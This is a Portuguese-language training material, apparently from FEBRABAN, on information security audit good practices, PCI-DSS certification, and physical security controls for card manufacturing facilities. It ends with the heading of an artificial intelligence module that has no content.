
Estrutura para estabelecer um Sistema de Gestão de Segurança da Informação (SGSI):



# Abordagem Auditoria

# Abordagem - Auditoria

A seguir são apresentadas as fases e abordagem para orquestração da auditoria:




# Considerações Gerais - Auditoria

FEBRABAN

Atributos da Área de Auditoria	Principais Atividades
<ul style="list-style-type: none"><li>Possuir linha de reporte clara e <b>independente</b>, comunicando-se diretamente com o Comitê de Auditoria e Alta Administração.</li><li>Possuir <b>autonomia</b> para obtenção e análise de informações e execução dos trabalhos.</li><li>Estar <b>alinhada</b> às diretrizes estratégicas e ao modelo de Governança Corporativa.</li><li>Contribuir para aderência das atividades às expectativas dos gestores, padrões éticos, políticas internas e regulamentações (<b>"compliance"</b>).</li><li>Atuar de modo <b>complementar</b> às atividades de Gestão de Riscos e Controles Internos, buscando sinergias.</li><li><b>Propor melhorias</b> nos processos, controles e aprimoramento dos instrumentos destinados à gestão de risco e Governança Corporativa.</li></ul>	<ul style="list-style-type: none"><li>Elaborar plano de auditoria alinhado às <b>diretrizes estratégicas</b>, riscos e processos relevantes e <b>prioridades</b> dos gestores.</li><li>Auxiliar na <b>identificação e avaliação</b> dos principais riscos, suas origens e estratégias de mitigação.</li><li>Revisar os <b>controles</b> relacionados aos principais processos de negócio.</li><li>Executar <b>testes de auditoria</b>, avaliando aspectos de gestão, tecnologia, controles internos e “<i>compliance</i>”.</li><li>Validar os aspectos identificados com as áreas auditadas e <b>propor ações</b> para mitigação dos riscos.</li><li>Conduzir “<b>follow-up</b>” dos <b>planos de ação</b> e realizar trabalhos especiais.</li><li><b>Priorizar o reporte</b> dos resultados às áreas auditadas e ao Comitê de Auditoria.</li></ul>

## Fluxo de trabalho



# Boas Práticas em Auditoria

# Boas Práticas - Auditoria

FEBRABAN



O programa de **segurança da informação** da organização e sua implementação, incluindo pessoas, processos e tecnologias **deve ser revisada de forma independente e com intervalos planejados** ou quando houver mudança significativa.



A organização deve possuir processos para **conduzir revisões independentes**. Planejar e contemplar avaliação para melhorias e necessidade de **mudanças pela segurança da informação**, incluindo suas políticas e controles



As **revisões devem ser feitas por pessoas fora da área com competência apropriada** e não podendo estar em linha de autoridade para garantir a **independência da avaliação**.



**Os resultados** das revisões independentes **devem ser reportadas** para o gerenciamento que iniciou as revisões e se apropriado, para maior gerenciamento.



Caso a revisão **conclua** que o gerenciamento e a implementação da **segurança da informação seja inadequada**, o gerenciamento deve **iniciar ações de correção**

# Boas Práticas - Testes em Sistemas

FEBRABAN

Testes de auditoria em sistemas operacionais devem ser planejados e acordados, visando minimizar o impacto da auditoria e outras atividades em sistemas operacionais e processos de negócios.

## Recomendações:

O escopo dos testes técnicos da auditoria devem ser acordado e controlado.

Os testes de auditoria devem ser limitados ao acesso somente para leitura de software e dado.

Verificar os requisitos de segurança dos aparelhos utilizados para acesso ao sistema.

Permitir acesso além de ‘apenas leitura’ apenas para cópias isoladas de documentos do sistema, e deletá-los ao finalizar uso.

Monitoramento e logging de todos os acessos para fins da auditoria e teste.

Aplicar testes de auditoria que podem afetar a disponibilidade de sistema fora do horário de trabalho.

# Considerações Finais

# Frameworks e Normas de Referência

Para apoiar no entendimento e implementação de toda a metodologia apresentada neste material, a seguir são apresentados as normas e frameworks de referência no tema:

## Frameworks Padrão Utilizados



**Conformidade:** Dado o uso extensivo de padrões amplamente aceitos pela indústria, a Gestão dos Registros e Práticas de Auditoria deve ser alinhada com alguns dos requisitos de conformidade mais exigentes, permitindo estimar o nível de conformidade com PCI-DSS, ISO, Bacen 4.893, NIST, entre outros.

# Relembrando os principais conceitos

Agora que aprendemos sobre as atividades relacionadas a Gestão de Registros e Práticas de Auditoria, relembre os principais termos e conceitos apresentados neste material:



**Proteção e boas práticas de registros:** para evitar perda, destruição, falsificação, acesso não autorizado é de extrema importância a proteção e apropriada documentação de registros seguindo as políticas da empresa e seu armazenamento protegido e devidamente categorizado.



**Boas práticas de registros em compliance:** Aplicação devida de compliance seguindo normas, regras e boas práticas organizacionais devem ser revisados regularmente para garantir que a segurança da informação seja implementada e operada em concordância..  
Gerentes, serviços, produtos ou outros detentores de informação devem identificar como revisar os requisitos de segurança da informação e outras regulamentações.



**Proteção em processos de auditoria:** Em processos de auditoria, como testes, avaliações, análises e outros procedimentos intra ao sistema é de extrema importância a proteção de dados e documentos que serão disponibilizados ao processo. Todos os acessos devem ser analisados e verificados, e de preferência os documentos devem ser mantidos como forma de “apenas leitura” para evitar vulnerabilidades.

# **Módulo:** Boas Práticas de Segurança - Fábricas de Cartões

# Sumário

FEBRABAN

- 1 Contexto (principais riscos e ameaças)
- 2 Introdução ao PCI-DSS
- 3 Processo de Certificação
- 4 Boas práticas de Segurança Física
- 5 Considerações Finais
- 6 Relembrando os principais conceitos



# Contexto

# Principais Riscos e Ameças

FEBRABAN



# Introdução

## Payment Card Industry Padrão de Segurança de Dados

O Padrão de Segurança de Dados do Setor de Cartões de Pagamento (PCI DSS) foi desenvolvido para aprimorar a segurança dos dados de contas de cartões de pagamento e facilitar a ampla adoção de medidas de segurança de dados consistentes no mundo todo. O PCI DSS fornece os requisitos técnicos e operacionais projetados para proteger os dados. Embora especificamente projetado para se concentrar em ambientes com dados de conta de cartão de pagamento, o PCI DSS também pode ser usado para proteger contra ameaças e proteger outros elementos no ecossistema de pagamento.



### Requisitos de Segurança e Proteção dos Dados

- |   |  |  |   |
|---|--|--|---|
|  Segurança em redes      |  Criptografia                 |  Proteção de sistemas     |  <b>Segurança física</b>     |
|  Configurações seguras |  Gestão de vulnerabilidades |  Desenvolvimento seguro |  Testes de segurança       |
|  Proteção de dados     |  Proteção de sistemas       |  Controle de acesso     |  Políticas e procedimentos |

# Processo de Certificação

Para obter a certificação é necessário atender os requisitos da PCI Compliance Assessment (Avaliação de Conformidade PCI) e contratar uma empresa ou um responsável autorizado (Qualified Security Assessors) para emissão de conformidade dos controles. A certificação PCI DSS é um padrão de mercado que visa proteger as transações financeiras com cartões de crédito e débito contra fraudes e roubo de dados.

Para obter a certificação, as empresas precisam cumprir uma série de requisitos, como:



- ✓ Instalar firewalls
- ✓ Software antimalware
- ✓ Software antivírus
- ✓ Implementar criptografia
- ✓ Controle de acesso
- ✓ Monitoramento continuo
- ✓ Testes de segurança
- ✓ Gestão de vulnerabilidades

O processo para obter a certificação PCI DSS, ou *Payment Card Industry Data Security Standard*, envolve uma série de etapas, como:

- Avaliar controles de segurança destinados a produção de cartões (fábricas);
- Adequar a organização às exigências da certificação;
- Contratar uma consultoria especializada para implementar as configurações necessárias;
- Realizar uma auditoria para verificar se todos os requisitos foram atendido.

**Obs.:** O Relatório de Cumprimento (ROC) é o modelo de relatório que o auditor utiliza para realizar as avaliações nos fornecedores. Ele serve como uma declaração dos resultados da avaliação do fornecedor do cartão em relação ao cumprimento com o PCI.



## O que faz uma fábrica de cartão?

Uma fábrica de cartão de crédito é uma empresa que **produz, imprime ou personaliza cartões**, utilizando máquinas modernas e profissionais especializados.

A fabricação de um cartão envolve várias etapas, como:

- Produção da placa
- Personalização da placa com impressão
- Corte dos cartões
- Finalizações
- Testes
- Distribuição e entrega dos cartões



## Qual a importância das medidas de segurança física no processo de fabricação e personalização de cartões?

Mitigar riscos associados à **entradas não autorizadas ao local, possíveis vulnerabilidades visando golpes e fraudes**, proteção e retenção de informações e itens sigilosos.

É fundamental estar atento à forte implementação de **medidas de proteção nas fábricas de cartões pelo alto nível de sensibilidade das informações pessoais**.



## Elementos de segurança física em fábricas e personalizadoras de cartões:



Monitoramento



Controle de acesso



Barreiras físicas



Controles Detectivos

# Boas Práticas de Segurança

# Controles Físicos

Segundo o PCI, as **áreas e instalações em que há produção de cartão, componentes ou dados são armazenados ou processados, são chamados de áreas de alta segurança (HSA)**, tornando-se assim fundamental a proteção destas áreas por meio da implementação e gestão de controles físicos rígidos:



**Não deve ser possível exibir atividades na HSA (área de alta segurança) a partir do exterior do edifício, através da utilização de vidro opaco ou não transparente.**

Toda a HSA (área de alta segurança) deve ser **coberta por CCTV** (Círculo Fechado de Televisão) e **monitoramento humano**.

**Todos os pontos de acesso** (por exemplo, dutos elétricos, janelas e poços de ventilação) devem ter **barreiras físicas**.

Paredes e tetos devem ser construídas em torno da HSA (área de alta segurança) visando a prevenção de acesso através de tetos falsos ou pisos elevados.



**As portas não devem abrir diretamente para o exterior** do edifício, apenas em situações de emergência.


Todas as portas e portões devem possuir equipamento com fecho automático ou dispositivos de bloqueio e alarmes sonoros que soam se a porta ou **porta permanece aberta** durante **mais de 30 segundos**.

Saídas de emergência devem estar equipadas com alarmes sonoros locais e monitorado 24 horas por dia e também deve exibir um sinal indicando “porta de saída de emergência com alarme.”

Todas as portas devem estar equipados com um sistema de acesso de **leitor de cartão** conectado a um computador que grava todos os registros/movimentos.

# Segmentação e Controle de Acesso em Salas

Dentro do HSA (área de alta segurança), podem existir os seguintes salas/ambientes segmentados:




# Segmentação e Controle de Acesso em Salas

FEBRABAN

Se a HSA contém **portas corta-fogo que operam normalmente fechadas** ou pode ser fechada manualmente.

Estas portas estão sujeitos aos mesmos controles de acesso como qualquer outra porta que dá acesso a uma sala/quarto.

Os ambientes devem possuir **barreiras físicas, controles** de temperatura, umidade, **detectores** de fumaça e calor, assim como detectores de presença e movimento.



Salas separadas dentro do HSA devem cumprir todos os requisitos de segurança física.

**Destrução** de produtos cartão e resíduos componente deve ocorrer em **uma sala separada** (s) dentro do HSA que se dedica à destruição.

Sempre que qualquer sala dentro do HSA é ocupado, ele deve conter um mínimo de dois funcionários autorizados. Este deve ser executada pelo sistema de controle de acesso.

WC's são **proibidos** (exceto quando exigido por lei local) e **devem ser isoladas**. Quando usados, o modo de **entrada e saída deve ser monitorado câmera**.

# Controle de Acesso (Pessoa-a-pessoa)

FEBRABAN




Mecanismos de controle de acesso devem ser implementados (barreiras físicas, catracas, controles de ingresso aos ambientes) e gerenciados por meios lógicos, assegurando conformidade com as exigências de controle de acesso de pessoas.



A ativação do dispositivo de acesso deve ser controlado por um leitor de cartões que impõe uma função *antipass-back* (controle para evitar que os usuários possam entrar ou sair mais de uma vez consecutivamente).



Os leitores de cartão devem operar permanentemente conectados a um computador que centraliza o registro de qualquer ativação de leitura.



O status do acesso deve mudar apenas quando a pessoa tenha concluído com êxito o ciclo de acesso.

# Boas Práticas de Segurança

Abaixo estão relacionadas algumas boas práticas de segurança:

**A designação de um responsável por todas as questões de segurança.** Além disso, torna-se necessário produzir relatórios de segurança relatando incidentes, ameaças, problemas, entre outros (de preferência mensalmente).

Garantir que os indivíduos realizem ou gerenciem tarefas que exijam acesso aos componentes do cartão e dados, tenham um contrato de trabalho definido com o fornecedor.


Assegurar que o **treinamento de segurança** conte com a obrigação dos funcionários de relatar qualquer violação de procedimento de segurança estabelecido observada.

**Disponibilizar uma cópia do manual de segurança interna para todos os funcionários** contendo:

- HSAs;
- Requisitos de segurança e diretrizes;
- Procedimentos que os funcionários devem seguir enquanto trabalham na instalação.

**A realização de sessões de capacitação obrigatórias pelo menos anualmente.** Estas sessões devem incluir a compreensão das políticas de segurança da empresa e responsabilidades dos funcionários e sua adesão às políticas de segurança.

**Exibir cartazes e avisos relacionados com a segurança** em locais-chave dentro das instalações do fornecedor.




# Notificação e Documentação

O fornecedor deve **notificar sobre quaisquer mudanças de pessoal que afetem diretamente a segurança dos cartões** e componentes relacionados, incluindo mas não limitados a alta administração e funcionários das empresas, gerente de Segurança e trabalhadores autorizados a receber ou assinar para quaisquer componentes de cartões.

**Deve ser realizada a documentação dos seguintes tópicos:**



A guarda de responsabilidades, procedimentos e atividades por posição/perfil



A interação entre gestão de processos de produção, contratados de guarda ou de monitoramento de serviços, a polícia e outros serviços de emergência



Controle de acesso em todos os pontos de entrada e de saída das instalações, por data e hora de ativação



Os procedimentos de ativação de alarme, resposta a alarmes, incluindo a notificação para a aplicação da lei em casos de acesso não autorizado às instalações



A atividade diária e relatório de incidente imediato, assim como potenciais ameaças

## Considerações Finais

# Frameworks e Normas de Referência

FEBRABAN

Para apoiar no entendimento e implementação de toda a metodologia apresentada neste material, a seguir são apresentados as normas e frameworks de referência no tema:

## Frameworks Padrão Utilizados



**Conformidade:** Requisitos de conformidade mais exigentes, permitindo estimar o nível de conformidade com o PCI-DSS.

# Relembrando os principais conceitos

Agora que aprendemos sobre as práticas de Segurança em Fábricas de Cartões, relembre os principais termos e conceitos apresentados neste material:

 **PCI-DSS:** O Padrão de Segurança de Dados da Payment Card Industry (PCI DSS) foi desenvolvido para aprimorar a segurança dos dados de contas de cartões de pagamento e facilitar a ampla adoção de medidas de segurança de dados consistentes no mundo todo.

 **Segmentação e Controle de Acesso em Salas:** Dentro do HSA (área de alta segurança), podem existir os seguintes salas/ambientes segmentados, tais como: produção de matéria, PIN, sala de destruição, sala de servidores e key management e sala de cofre.

 **Controle de Acesso (Pessoa-a-pessoa):** Mecanismos de controle de acesso devem ser implementados (barreiras físicas, catracas, controles de ingresso aos ambientes) e gerenciados por meios lógicos, assegurando conformidade com as exigências de controle de acesso de pessoas.

 **Notificação e Documentação:** O fornecedor deve notificar sobre quaisquer mudanças de pessoal que afetem diretamente a segurança de produtos de cartões e componentes relacionados, incluindo mas não limitados a alta administração e funcionários das empresas, gerente de Segurança e trabalhadores autorizados a receber ou assinar para quaisquer componentes de cartões.

## Módulo: Inteligência Artificial

# Requisitos – Inteligência Artificial

